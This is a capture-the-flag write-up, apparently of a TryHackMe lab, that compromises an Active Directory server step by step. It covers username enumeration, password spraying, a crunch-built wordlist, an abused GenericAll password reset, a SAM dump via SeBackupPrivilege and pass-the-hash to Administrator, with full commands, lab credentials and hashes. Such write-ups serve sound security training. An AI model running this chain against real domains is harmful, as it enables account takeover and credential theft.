K2 - MIDDLE CAMP

SCANNING

I performed an **nmap** aggressive scan on the target to find open ports and the services running on them. This time, the system was an Active Directory server.

```
┌──(root㉿kali)-[~/thm/k2]
└─# nmap -A -p- 10.10.28.24 --min-rate 10000 -oN middle.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-26 03:21 EDT
Nmap scan report for 10.10.28.24
Host is up (0.17s latency).
Not shown: 65520 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-07-26 07:22:24Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: k2.thm0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3269/tcp  open  tcpwrapped
```

```
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-07-26T07:24:06+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: K2
|   NetBIOS_Domain_Name: K2
|   NetBIOS_Computer_Name: K2SERVER
|   DNS_Domain_Name: k2.thm
|   DNS_Computer_Name: K2Server.k2.thm
|   DNS_Tree_Name: k2.thm
|   Product_Version: 10.0.17763
|_  System_Time: 2025-07-26T07:23:24+00:00
| ssl-cert: Subject: commonName=K2Server.k2.thm
| Not valid before: 2025-07-25T07:20:13
|_Not valid after:  2026-01-24T07:20:13
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
7680/tcp  open  pando-pub?
49676/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49681/tcp open  msrpc         Microsoft Windows RPC
49686/tcp open  msrpc         Microsoft Windows RPC
49716/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (95%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (95%), Microsoft Windows 10 1903 - 21H1 (91%)
No exact OS matches for host (test conditions non-ideal).
```

I updated my host file with the domains.

```
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.10.28.24     k2.thm k2server.k2.thm
~
~
```

FOOTHOLD

From the **base camp**, I had recovered full names of 2 users, I used the **username-anarchy** tool to create a wordlist of potential usernames.

- https://github.com/urbanadventurer/username-anarchy

```
┌──(root㉿kali)-[~/thm/k2/username-anarchy]
└─# ls
debian  format-plugins.rb  fullnames  username-anarchy

┌──(root㉿kali)-[~/thm/k2/username-anarchy]
└─# cat fullnames
james bold
rose bud

┌──(root㉿kali)-[~/thm/k2/username-anarchy]
└─# ./username-anarchy -i fullnames > ../userlist2
```

After creating a user list, I used **kerbrute** to bruteforce valid usernames.

- https://github.com/ropnop/kerbrute

```
┌──(root㉿kali)-[~/thm/k2]
└─# head userlist2
james
jamesbold
james.bold
jamesbol
jamebold
jamesb
j.bold
jbold
bjames
b.james

┌──(root㉿kali)-[~/thm/k2]
└─# ./kerbrute userenum -d k2.thm --dc 10.10.28.24 userlist2

Version: v1.0.3 (9dad6e1) - 07/26/25 - Ronnie Flathers @ropnop

2025/07/26 05:19:08 >  Using KDC(s):
2025/07/26 05:19:08 >   10.10.28.24:88

2025/07/26 05:19:08 >  [+] VALID USERNAME:       j.bold@k2.thm
2025/07/26 05:19:09 >  [+] VALID USERNAME:       r.bud@k2.thm
2025/07/26 05:19:09 >  Done! Tested 28 usernames (2 valid) in 0.511 seconds
```

I added these usernames to a list. I then used the user list and the passwords recovered from the **base camp** to bruteforce valid credentials using **netexec**.

```
┌──(root㉿kali)-[~/thm/k2]
└─# cat userlist2
j.bold
r.bud

┌──(root㉿kali)-[~/thm/k2]
└─# cat creds/passlist1
Pwd@9tLNrC3!
VrMAogdfxW!9
PasSW0Rd321
St3veRoxx32
PartyAllDaY!32
L0v3MyDog!3!
PikAchu!IshoesU!
RdzQ7MSKt)fNaz3!
vRMkaVgdfxhW!8
```

I found the password for *r.bud* user.

```
┌──(root㉿kali)-[~/thm/k2]
└─# netexec smb 10.10.28.24 -u userlist2 -p creds/passlist1 --continue-on-success
SMB         10.10.28.24     445    K2SERVER         [*] Windows 10 / Server 2019 Build 17763 x64 (name:K2SERVER) (domain:k2.thm) (signing:True) (SMBv1:False)
SMB         10.10.28.24     445    K2SERVER         [-] k2.thm\j.bold:Pwd@9tLNrC3! STATUS_LOGON_FAILURE
SMB         10.10.28.24     445    K2SERVER         [-] k2.thm\r.bud:Pwd@9tLNrC3! STATUS_LOGON_FAILURE
SMB         10.10.28.24     445    K2SERVER         [-] k2.thm\j.bold:VrMAogdfxW!9 STATUS_LOGON_FAILURE
SMB         10.10.28.24     445    K2SERVER         [-] k2.thm\r.bud:VrMAogdfxW!9 STATUS_LOGON_FAILURE
SMB         10.10.28.24     445    K2SERVER         [-] k2.thm\j.bold:PasSW0Rd321 STATUS_LOGON_FAILURE
SMB         10.10.28.24     445    K2SERVER         [-] k2.thm\r.bud:PasSW0Rd321 STATUS_LOGON_FAILURE
SMB         10.10.28.24     445    K2SERVER         [-] k2.thm\j.bold:St3veRoxx32 STATUS_LOGON_FAILURE
SMB         10.10.28.24     445    K2SERVER         [-] k2.thm\r.bud:St3veRoxx32 STATUS_LOGON_FAILURE
SMB         10.10.28.24     445    K2SERVER         [-] k2.thm\j.bold:PartyAllDaY!32 STATUS_LOGON_FAILURE
SMB         10.10.28.24     445    K2SERVER         [-] k2.thm\r.bud:PartyAllDaY!32 STATUS_LOGON_FAILURE
SMB         10.10.28.24     445    K2SERVER         [-] k2.thm\j.bold:L0v3MyDog!3! STATUS_LOGON_FAILURE
SMB         10.10.28.24     445    K2SERVER         [-] k2.thm\r.bud:L0v3MyDog!3! STATUS_LOGON_FAILURE
SMB         10.10.28.24     445    K2SERVER         [-] k2.thm\j.bold:PikAchu!IshoesU! STATUS_LOGON_FAILURE
SMB         10.10.28.24     445    K2SERVER         [-] k2.thm\r.bud:PikAchu!IshoesU! STATUS_LOGON_FAILURE
SMB         10.10.28.24     445    K2SERVER         [-] k2.thm\j.bold:RdzQ7MSKt)fNaz3! STATUS_LOGON_FAILURE
SMB         10.10.28.24     445    K2SERVER         [-] k2.thm\r.bud:RdzQ7MSKt)fNaz3! STATUS_LOGON_FAILURE
SMB         10.10.28.24     445    K2SERVER         [-] k2.thm\j.bold:vRMkaVgdfxhW!8 STATUS_LOGON_FAILURE
SMB         10.10.28.24     445    K2SERVER         [+] k2.thm\r.bud:vRMkaVgdfxhW!8
```

I then enumerated other users on the machine.

```
┌──(root㉿kali)-[~/thm/k2]
└─# netexec smb 10.10.28.24 -u "r.bud" -p password --users
SMB         10.10.28.24     445    K2SERVER         [*] Windows 10 / Server 2019 Build 17763 x64 (name:K2SERVER) (domain:k2.thm) (signing:True) (SMBv1:False)
SMB         10.10.28.24     445    K2SERVER         [+] k2.thm\r.bud:vRMkaVgdfxhW!8
SMB         10.10.28.24     445    K2SERVER         -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.10.28.24     445    K2SERVER         Administrator                 2023-05-25 05:22:27 0       Built-in account for administering the computer/domain
SMB         10.10.28.24     445    K2SERVER         Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.10.28.24     445    K2SERVER         krbtgt                        2023-05-29 19:22:04 0       Key Distribution Center Service Account
SMB         10.10.28.24     445    K2SERVER         r.bud                         2023-05-29 21:46:17 0
SMB         10.10.28.24     445    K2SERVER         j.bold                        2023-10-27 23:00:53 0
SMB         10.10.28.24     445    K2SERVER         j.smith                       2023-05-29 21:53:58 0
SMB         10.10.28.24     445    K2SERVER         [*] Enumerated 6 local users: K2
```

I then verified if *r.bud* had the permissions to access the server using **winrm** or **rdp**.

```
┌──(root㉿kali)-[~/thm/k2]
└─# netexec winrm 10.10.28.24 -u "r.bud" -p password
WINRM       10.10.28.24     5985   K2SERVER         [*] Windows 10 / Server 2019 Build 17763 (name:K2SERVER) (domain:k2.thm)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed
 from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.28.24     5985   K2SERVER         [+] k2.thm\r.bud:vRMkaVgdfxhW!8 (Pwn3d!)

┌──(root㉿kali)-[~/thm/k2]
└─# netexec rdp 10.10.28.24 -u "r.bud" -p password
RDP         10.10.28.24     3389   K2SERVER         [*] Windows 10 or Windows Server 2016 Build 17763 (name:K2SERVER) (domain:k2.thm) (nla:True)
RDP         10.10.28.24     3389   K2SERVER         [+] k2.thm\r.bud:vRMkaVgdfxhW!8
```

I then connected to the machine using **evil-winrm**.

```
┌──(root㉿kali)-[~/thm/k2]
└─# evil-winrm -i 10.10.28.24 -u "r.bud" -p 'vRMkaVgdfxhW!8'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\r.bud\Documents>
```

I found some notes in the *Documents* directory.

```
*Evil-WinRM* PS C:\Users\r.bud\Documents> ls


    Directory: C:\Users\r.bud\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        1/29/2024   7:07 PM            327 notes.txt
-a----        1/29/2024   7:09 PM            349 note_to_james.txt


*Evil-WinRM* PS C:\Users\r.bud\Documents> cat notes.txt
Done:
1. Note was sent and James has already performed the required action. They have informed me that they kept the base password the same, they just added two more characters to meet the criter
ia. It is easier for James to remember it that way.

2. James's password meets the criteria.

Pending:
1. Give James Remote Access.
*Evil-WinRM* PS C:\Users\r.bud\Documents> cat note_to_james.txt
Hello James:

Your password "rockyou" was found to only contain alphabetical characters. I have removed your Remote Access for now.

At the very least adhere to the new password policy:
1. Length of password must be in between 6-12 characters
2. Must include at least 1 special character
3. Must include at least 1 number between the range of 0-999
*Evil-WinRM* PS C:\Users\r.bud\Documents>
```

Based on the message, I could brute force the password of *james* (j.bold) by creating a custom wordlist. I used **crunch** to create a wordlist with "rockyou" and 1 special character and 1 number.

```
┌──(root㉿kali)-[~/thm/k2]
└─# crunch 9 9 -t rockyou^% -o passlist1
Crunch will now generate the following amount of data: 3300 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 330

crunch: 100% completed generating output

┌──(root㉿kali)-[~/thm/k2]
└─# crunch 9 9 -t rockyou%^ -o passlist2
Crunch will now generate the following amount of data: 3300 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 330

crunch: 100% completed generating output
```

```
crunch: 100% completed generating output

┌──(root㉿kali)-[~/thm/k2]
└─# crunch 9 9 -t ^%rockyou -o passlist3
Crunch will now generate the following amount of data: 3300 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 330

crunch: 100% completed generating output

┌──(root㉿kali)-[~/thm/k2]
└─# crunch 9 9 -t %^rockyou -o passlist4
Crunch will now generate the following amount of data: 3300 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 330

crunch: 100% completed generating output

┌──(root㉿kali)-[~/thm/k2]
└─# cat passlist1 passlist2 passlist3 passlist4 > passlist
```

I then used the custom wordlist to bruteforce the password for *j.bold* user.


```
┌──(root㉿kali)-[~/thm/k2]
└─# ./kerbrute bruteuser --dc 10.10.28.24 -d k2.thm passlist 'j.bold'

    __             __               __
   / /____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 07/26/25 - Ronnie Flathers @ropnop

2025/07/26 06:21:29 >  Using KDC(s):
2025/07/26 06:21:29 >   10.10.28.24:88

2025/07/26 06:22:05 >  [+] VALID LOGIN:  j.bold@k2.thm:#8rockyou
2025/07/26 06:22:06 >  Done! Tested 717 logins (1 successes) in 37.333 seconds
```

```
┌──(root㉿kali)-[~/thm/k2]
└─# netexec smb 10.10.28.24 -u 'j.bold' -p '#8rockyou'
SMB         10.10.28.24     445    K2SERVER         [*] Windows 10 / Server 2019 Build 17763 x64 (name:K2SERVER) (domain:k2.thm) (signing:True) (
SMBv1:False)
SMB         10.10.28.24     445    K2SERVER         [+] k2.thm\j.bold:#8rockyou
```

I then used **bloodhound** for a comprehensive enumeration and to visualize the domain information.

```
┌──(root㉿kali)-[~/thm/k2]
└─# bloodhound-python -d 'k2.thm' -u 'r.bud' -p 'vRMkaVgdfxhW!8' -c all -ns 10.10.28.24 --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: k2.thm
INFO: Getting TGT for user
INFO: Connecting to LDAP server: k2server.k2.thm
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: k2server.k2.thm
INFO: Found 7 users
INFO: Found 54 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: K2Server.k2.thm
INFO: Done in 00M 35S
INFO: Compressing output into 20250726064425_bloodhound.zip
```

I found something interesting. Our user *j.bold* had **GenericAll** permission over *j.smith* user.



I then used **bloodyAD** to set a new password for *j.smith*.

- https://github.com/CravateRouge/bloodyAD

```
┌──(root㉿kali)-[~/thm/k2]
└─# cat creds/server2_creds
r.bud : vRMkaVgdfxhW!8
j.bold : #8rockyou

┌──(root㉿kali)-[~/thm/k2]
└─# bloodyAD --host 10.10.28.24 -d 'k2.thm' -u 'j.bold' -p '#8rockyou' set password 'j.smith' "password@123"
[+] Password changed successfully!

┌──(root㉿kali)-[~/thm/k2]
└─# netexec smb 10.10.28.24 -u 'j.smith' -p 'password@123'
SMB         10.10.28.24     445    K2SERVER         [*] Windows 10 / Server 2019 Build 17763 x64 (name:K2SERVER) (domain:k2.thm) (signing:True) (
SMBv1:False)
SMB         10.10.28.24     445    K2SERVER         [+] k2.thm\j.smith:password@123

┌──(root㉿kali)-[~/thm/k2]
└─# netexec winrm 10.10.28.24 -u 'j.smith' -p 'password@123'
WINRM       10.10.28.24     5985   K2SERVER         [*] Windows 10 / Server 2019 Build 17763 (name:K2SERVER) (domain:k2.thm)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit
.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.28.24     5985   K2SERVER         [+] k2.thm\j.smith:password@123 (Pwn3d!)
```

I then accessed the target as *j.smith*.

```
┌──(root㉿kali)-[~/thm/k2]
└─# cat creds/server2_creds
r.bud : vRMkaVgdfxhW!8
j.bold : #8rockyou
j.smith : password@123

┌──(root㉿kali)-[~/thm/k2]
└─# evil-winrm -i 10.10.28.24 -u 'j.smith' -p 'password@123'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\j.smith\Documents> ls
*Evil-WinRM* PS C:\Users\j.smith\Documents> cd ../
```

I found the user flag from *Desktop*.

```
*Evil-WinRM* PS C:\Users\j.smith> cd Desktop
*Evil-WinRM* PS C:\Users\j.smith\Desktop> ls


    Directory: C:\Users\j.smith\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        6/21/2016   3:36 PM            527 EC2 Feedback.website
-a----        6/21/2016   3:36 PM            554 EC2 Microsoft Windows Guide.website
-a----        5/29/2023  11:01 PM             38 user.txt


*Evil-WinRM* PS C:\Users\j.smith\Desktop> cat user.txt
THM{[redacted]}
*Evil-WinRM* PS C:\Users\j.smith\Desktop>
```

PRIVILEGE ESCALATION

I viewed my permissions as found that I had **SeBackupPrivilege** and **SeRestorePrivilege**. These could be used to create a backup of any file present on the system. So, I created a backup of the SAM and SYSTEM files and downloaded it on my local system.

```
*Evil-WinRM* PS C:\Users\j.smith\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================  =============================  =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\j.smith\Desktop> reg save hklm\system C:\Users\j.smith\Desktop\system.bak
The operation completed successfully.

*Evil-WinRM* PS C:\Users\j.smith\Desktop> reg save hklm\sam C:\Users\j.smith\Desktop\sam.bak
The operation completed successfully.

*Evil-WinRM* PS C:\Users\j.smith\Desktop>
```

```
*Evil-WinRM* PS C:\Users\j.smith\Desktop> download system.bak

Info: Downloading C:\Users\j.smith\Desktop\system.bak to system.bak

Info: Download successful!
*Evil-WinRM* PS C:\Users\j.smith\Desktop>
*Evil-WinRM* PS C:\Users\j.smith\Desktop> download sam.bak

Info: Downloading C:\Users\j.smith\Desktop\sam.bak to sam.bak

Info: Download successful!
*Evil-WinRM* PS C:\Users\j.smith\Desktop>
```

I then used **impacket-secretsdump** to dump the contents and got the *administrator* NTLM hash.

```
┌──(root㉿kali)-[~/thm/k2]
└─# impacket-secretsdump -sam sam.bak -system system.bak LOCAL
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x36c8d26ec0df8b23ce63bcefa6e2d821
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9545b61858c043477c350ae86c37b32f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Cleaning up ...
```

I then used the hash to access the target as *administrator*.

```
┌──(root㉿kali)-[~/thm/k2]
└─# evil-winrm -i 10.10.28.24 -u "administrator" -H '9545b61858c043477c350ae86c37b32f'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls


    Directory: C:\Users\Administrator\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        5/31/2023   1:59 AM            421 group.ps1


*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../
*Evil-WinRM* PS C:\Users\Administrator> cd  Desktop
```

Finally, I captured the root flag from *administrator*'s *Desktop*.

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls

    Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        6/21/2016   3:36 PM            527 EC2 Feedback.website
-a----        6/21/2016   3:36 PM            554 EC2 Microsoft Windows Guide.website
-a----        5/29/2023  11:00 PM             37 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
THM{[redacted]}
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

With this, I pwned the middle camp as well. So, I finally move on to the summit.